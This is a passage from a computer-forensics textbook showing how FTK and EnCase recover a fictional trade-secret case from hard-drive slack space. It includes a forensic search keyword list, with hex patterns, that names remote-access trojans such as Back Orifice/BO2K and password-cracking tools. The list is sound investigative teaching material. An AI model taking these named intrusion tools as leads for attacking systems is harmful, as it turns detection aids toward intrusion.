


Figure 5.10 Search options.




Figure 5.11 Search with the words “Gif” and “Address” removed.

of each other. For example, we will settle for finding either Patty or Trade Secret. We do not have to find both terms. Now, in the right-hand pane we see that we have come up with 375 hits. This is too many for an initial run. Let us reduce it by taking out the words “Gif” and “Address” (because they generated 138 and 178 hits, respectively), then we will run our search again.

Note that it is quite simple to remove words from your search list. Just highlight the word, then click the Remove Item button. With the words Gif and Address removed from the search terms, we now see 59 hits (Figure 5.11), which is much more manageable for our initial review of the hard drive. I have been using the word “hard drive” loosely. What we are really looking at is the slack space on the hard drive, which is the area between the logical end of a file and its physical end. Slack space was explained elsewhere in this book. Recall that in the slack space you end up with portions of documents, conversations, e-mails, system statements, etc. This is where the computer system dumps stuff.

A click on the + sign yields us the information shown in Figure 5.12 in these sections of the top right pane.




Figure 5.12 Information shown by clicking on + sign.

The key items to note in the text are as follows:

- Patty has been given a code name, Honeylady.
- Patty was told to transfer trade secret information to a Zip disk.
- Patty was to e-mail someone named Ghent the trade secret information.
- Patty was provided with Ghent's e-mail address.
- Patty's sister is in danger of being killed if Patty does not deliver the trade secret information or if she contacts the police.
- The trade secret information has something to do with the verivax project. Obtaining this trade secret information may allow these criminals to develop some type of countermeasure to tools being developed for the FBI and Secret Service.
- There was some type of skin poison on the Zip disk that Patty was working with. The purpose of the skin poison is to eliminate Patty.

Obviously the items we have discovered in the slack space of the system drive will be of immense importance to the law enforcement personnel investigating this case. Finding information of this type on hard drives is quite normal. Deleting logs, files, and other items, along with formatting the hard drive, will not erase this information. Forensics tools have the capability to find this data in slack space, swap space, RAM slack, and other locations throughout the hard drive. Even though we will not go into this in this book, microscopy techniques can be used to derive even more information.

When you think about it, we have really come a long way. We started with a 100-GB hard drive full of data and extracted the slack space from it into a file we called LIB27.S01. This raw file still was a considerable challenge because a large portion of the contents looked like that in Figure 5.13.

I should also point out that when I click on one of the lines that occur in the top right pane, I see (in the bottom pane, shown in Figure 5.14) data on the hard drive that surrounds the found information (lines above and below), just as it appears on the hard drive itself.

AccessData's FTK can do more than we have demonstrated here, and if you would like further information (or training) on forensic products from AccessData, you can visit them at <http://www.AccessData.com>.




Figure 5.13 Raw file contents.




Figure 5.14 Data on the hard drive that surrounds the found information.

We will move on now to another tool in our arsenal: Guidance Software's "EnCase." Let us now take a look at the same file (LIB27.S01) using EnCase. We will assume the same scenario as before.

CHAPTER QUESTIONS

1. What function does AccessData's FTK excel at?
2. How many file formats can you view using AccessData's FTK?
3. Is AccessData's FTK compatible with their "Password Recovery Toolkit" and "Distributed Network Attack"?
4. Which types of e-mail and Zip files can be analyzed using AccessData's FTK?



Taylor & Francis

Taylor & Francis Group

<http://taylorandfrancis.com>

Guidance Software's EnCase

Please keep in mind here that the goal is not to show you all the different things EnCase can do. The focus here is on showing you how to use EnCase to solve the same case we just covered with AccessData's forensic tool. Again, the version of the tool you use may be different than the one I am using and as such could look different.

Note that you can acquire evidence (bitstream backup) on any computer that is running Microsoft Windows or the DOS operating system; however, you can analyze the evidence files only on computers running one of the following operating systems; i.e., the evidence files must be placed on one of the following types of systems: Windows 98, Windows ME, Windows NT, Windows 2000, or Windows XP.

We will begin first with EnCase 3 and later solve a case with EnCase 4. Figure 6.1 is the opening EnCase 3 screen.

To acquire an image, click on Acquire. Then, on the Create An Evidence File screen (Figure 6.2) click Next to accept the defaults.

Notice in Figure 6.3 that we see only drive A:. This is because we chose to see only floppy drives in the prior diagram. Had we chosen volumes instead, we would have seen multiple drives (at least on my system – on yours it could be different, depending on how you set up your hard drive).

Click Next and you will get the warning shown in Figure 6.4. Click Yes to acknowledge that the drive contents may change. For a regular investigation you would click No here and ensure that there is a write block on drive E:. In our case for this example, click Yes to continue to the Identification screen (Figure 6.5).

Notice in Figure 6.5 that I had to fill in various fields. The Unique Description and Current Time fields are filled in for you. Click Next for the Analysis Options screen. In the Add Evidence File to Case box, click Add and verify, then click Next for the Output File options.

Figure 6.6 shows that the following parameters were selected: No file compression; No password use, although a password is optional; and the other items were automatically filled in. Click Finish to create an evidence file.




Figure 6.1 Opening EnCase 3 screen.




Figure 6.2 Create An Evidence File screen.

The image file (also called the evidence file or bitstream backup) has now been acquired (Figure 6.7). Click No because there are no additional floppies from which to acquire data.

Figure 6.8 shows the case after the image file is acquired. This is an overall view of the screen. It provides you with a good look at how the screen is laid out. Notice that the evidence file, LIB27.S01, is the first file listed in the right pane. Use the scroll bar along the bottom to see the rest of the screen.

As you can see in Figure 6.8, multiple columns and tabs indicate that EnCase can perform many other functions, which we will not cover here. Guidance Software (<http://www.guidancesoftware.com>) offers numerous classes in how to work with the other aspects of EnCase that we will not cover here. Our focus, as stated earlier, will remain on showing how EnCase is used to solve our current case.




Figure 6.3 Choose a drive screen. Only drive A: appears because we chose to see only floppy drives.




Figure 6.4 Warning.

Click on each of the checkmarks (under Table in Figure 6.8) except for our evidence file LIB27.s01 to eliminate them. We will focus on that file only because we are using it as the slack space we have recovered from the hard drive of the system at which the victim was sitting. Notice that the LIB27.s01 file is highlighted. This indicates we can see its contents, as shown in Figure 6.9.

What we currently observe is a hodgepodge of ASCII text data that really does not mean anything to us at this time. Let us move along. On the right side there is a scroll bar that allows you to scroll through the rest of the file contents. I can highlight any of the text and right-click, which provides a context menu (Figure 6.10).

Click on Bookmark Data for the Add Bookmark screen (Figure 6.11). Click OK to save the highlighted text as a bookmark in a section of the final report.

If you wish to export this text to a file, click on Export (Figure 6.10). To export (Figure 6.12), enter the output file name, select the appropriate radio buttons, and then click OK.

Identification

Case Number: 1 Examiner: Bruce Middleton

Evidence Number: A1 Unique Description: A1

Current Time: 12/13/03 04:17:38PM

Notes: Example Case 1

< Back Next > Cancel

Figure 6.5 Identification screen.

Output File

File Compression:

- None (Fastest, Largest)
- Good (Slower, Smaller)
- Best (Slowest, Smallest)

Total Sectors to Acquire: 2890

Password (if any):

Confirm Password:

Generate Image Hash (slower)

Evidence File Path: F:\A1.E01

File Segment Size (MB): 640

< Back Finish Cancel

Figure 6.6 Output file options.

The Copy selection (Figure 6.10) allows you to do a cut and paste to another document. The Go To option allows you to move to another offset. Options provides you with the ability to display nontext characters as periods and to fit lines to a page for easier reading. If you do not choose Fit Lines To Page, then you will be asked where you want the line breaks to occur.




Figure 6.7 Notification that the image file has been acquired.




Figure 6.8 The case file.




Figure 6.9 Contents of LIB27.S01.

The Hex tab (Figure 6.13) allows you to see the file contents in hex along with an ASCII text translation on the right-hand side. A right click on any selected data provides you with the first four selections you had under the Text tab: Bookmark Data, Export, Copy, and Go To (Figure 6.10).

The Disk tab (Figure 6.14) allows you to see a sector or cluster view of the subject file (LIB27.s01). Clicking on any square will show the




Figure 6.10 LIB27.S01 file context menu.




Figure 6.11 The Add Bookmark screen.

contents of the hard drive at that sector/cluster location in the right bottom pane.

A right click on one of the file names, such as LIB27.s01, opens a context menu (Figure 6.15). This context menu allows you to realize that EnCase can handle a number of other things here related to the evidence file. These items are not pertinent to this case from our current perspective, but EnCase allows other operations.

Recall now that we have a checkmark in the checkbox to the left of our LIB27.s01 file (Figure 6.15). This is pertinent to the searching capability of




Figure 6.12 Export view.




Figure 6.13 The Hex tab allows you to see the file contents in hex along with an ASCII text translation.




Figure 6.14 Clicking on any square will show the contents of the hard drive at that sector/cluster location.

EnCase. It tells EnCase which file to search. This is particularly important if a large number of files exist and you want to search through a few of them.

To search, click on the Keywords tab, then place the cursor in the right pane gray area and right-click (Figure 6.16). You can perform a search in two ways (Figure 6.17). You can use either the New Keyword function or




Figure 6.15 Context menu in which EnCase allows other operations.




Figure 6.16 Starting a search.




Figure 6.17 Search options.

the Import function. The New Keyword function allows you to type in one keyword at a time and build a list on the fly.

The other way to set up your search terms is to build a list of search terms in a text file (using Notepad, for instance), then import the text file into EnCase. This is a more efficient means of developing a search list when you have a larger number of search terms you wish to utilize. To do this, right-click on the Text column (or gray area beneath it) again and select Import.

Open your text file, do a control A to select all the words in it, do a control C to copy all those words, then do a control P to paste them into the Import screen (Figure 6.18).

In our case, if you scroll down you will see even more keywords. Notice that the keywords being used now vary somewhat from what we used in the earlier case using the AccessData tool. I could have used the same ones, but I just wanted you to get a better idea of keyword lists and the type of words to place in them. Click the Import button (Figure 6.18) to see the search terms (Figure 6.19).

Clicking the checkbox next to each keyword on the left will place a blue checkmark in the box. This allows you to select particular keywords to search on in case you do not want to search on all of them. In our case, we will place a blue checkmark in the checkbox next to the key in the top left pane so that all keywords are automatically chosen.




Figure 6.18 Imported search term list.

	Text	Hex	GREP	Case Sensitive	Unicode	▲
<input type="checkbox"/> 1	.edu	2E[4565][4464][5575]				
<input type="checkbox"/> 2	.gif	2E[4767][4969][4666]				
<input type="checkbox"/> 3	access	[4161][4363][4363][4565][5373][5373]				
<input type="checkbox"/> 4	Back Orifice	[4262][4161][4363][4868]20[4F6F][5272][4969][4666][4969][4363][4565]				
<input type="checkbox"/> 5	BackOrifice	[4262][4161][4363][4868][4F6F][5272][4969][4666][4969][4363][4565]				
<input type="checkbox"/> 6	bitaddict	20[4262][4969][5474][4161][4464][4464][4969][4363][5474]				
<input type="checkbox"/> 7	bitchx	20[4262][4969][5474][4363][4868][5878]				
<input type="checkbox"/> 8	bO2K	20[4262][4F6F]32[4B68]				
<input type="checkbox"/> 9	buffer overflow	20[4262][5575][4666][4666][4565][5272]20[4F6F][5676][4565][5272][4666][4C6C][4F6F]5				
<input type="checkbox"/> 10	castro	[4363][4161][5373][5474][5272][4F6F]				
<input type="checkbox"/> 11	codename	20[4363][4F6F][4464][4565][4E6E][4161][4D6D][4565]				
<input type="checkbox"/> 12	como	20[4363][4F6F][4D6D][4F6F]				
<input type="checkbox"/> 13	compile	[4363][4F6F][4D6D][5070][4969][4C6C][4565]				
<input type="checkbox"/> 14	compromise	[4363][4F6F][4D6D][5070][5272][4F6F][4D6D][4969][5373][4565]				
<input type="checkbox"/> 15	crack	[4363][5272][4161][4363][4B68]				
<input type="checkbox"/> 16	crtdll.dll	20[4363][5272][5474][4464][4C6C][4C6C]2E[4464][4C6C][4C6C]				
<input type="checkbox"/> 17	cuba	20[4363][5575][4262][4161]				
<input type="checkbox"/> 18	Cult	[4363][5575][4C6C][5474]				
<input type="checkbox"/> 19	Dead Cow	[4464][4565][4161][4464]20[4363][4F6F][5777]				
<input type="checkbox"/> 20	desiree	20[4464][4565][5373][4969][5272][4565][4565]				
<input type="checkbox"/> 21	foobar	20[4666][4F6F][4F6F][4262][4161][5272]				
<input type="checkbox"/> 22	format	20[4666][4F6F][5272][4D6D][4161][5474]				
<input type="checkbox"/> 23	Gene	20[4767][4565][4E6E][4565]				
<input type="checkbox"/> 24	ghent	20[4767][4868][4565][4E6E][5474]20				

Figure 6.19 Search results.

Notice the search icon (binoculars) on the right-hand side of the tool bar (Figure 6.16). Click the icon to display the Search screen (Figure 6.20). Make the appropriate selections in the checkboxes, then click Start Analysis.

Click the Bookmarks tab to view the keywords (Figure 6.21). Now click in the box next to the magnifying glass (with the word Search next to it), and you will see all the checkboxes next to your search terms suddenly appear with blue checkmarks.

When you click on a search term, you will see those keywords come up. For example, click on the keyword “Patty” to display the results shown in Figure 6.22. You can see that we have learned some interesting information that we will need to turn over to the law enforcement authorities.

In the bottom pane (Figure 6.23), we see all the text surrounding the keyword we have chosen.

A search on the keyword “bitchx” (a hacker tool) shows us that a hacker tool was used on this system (see Figure 6.24). A search on the keyword “crack” reveals xcrack, a tool used to crack passwords (Figure 6.25).

We could continue on but you get the idea of how to perform a search using EnCase. We would eventually come up with the same information that AccessData found for us if we continued through the rest of the keywords (and included all the same ones that we used with AccessData).

EnCase has very nice reporting capabilities. It automatically builds your report for you while you progress through the investigation. You can bookmark and add to your report whatever you wish as you move through the suspect’s data. Note that you have to click the Report tab to see the report.




Figure 6.20 Search screen.




Figure 6.21 Viewing the keywords.

Table	Gallery	Timeline	Report
Bookmark Type		Preview	
<input checked="" type="checkbox"/>	1 Search Hit	inf=2,,22326 bkupagmt.inf=2,,2893 Patty, your codename will be honeylady	
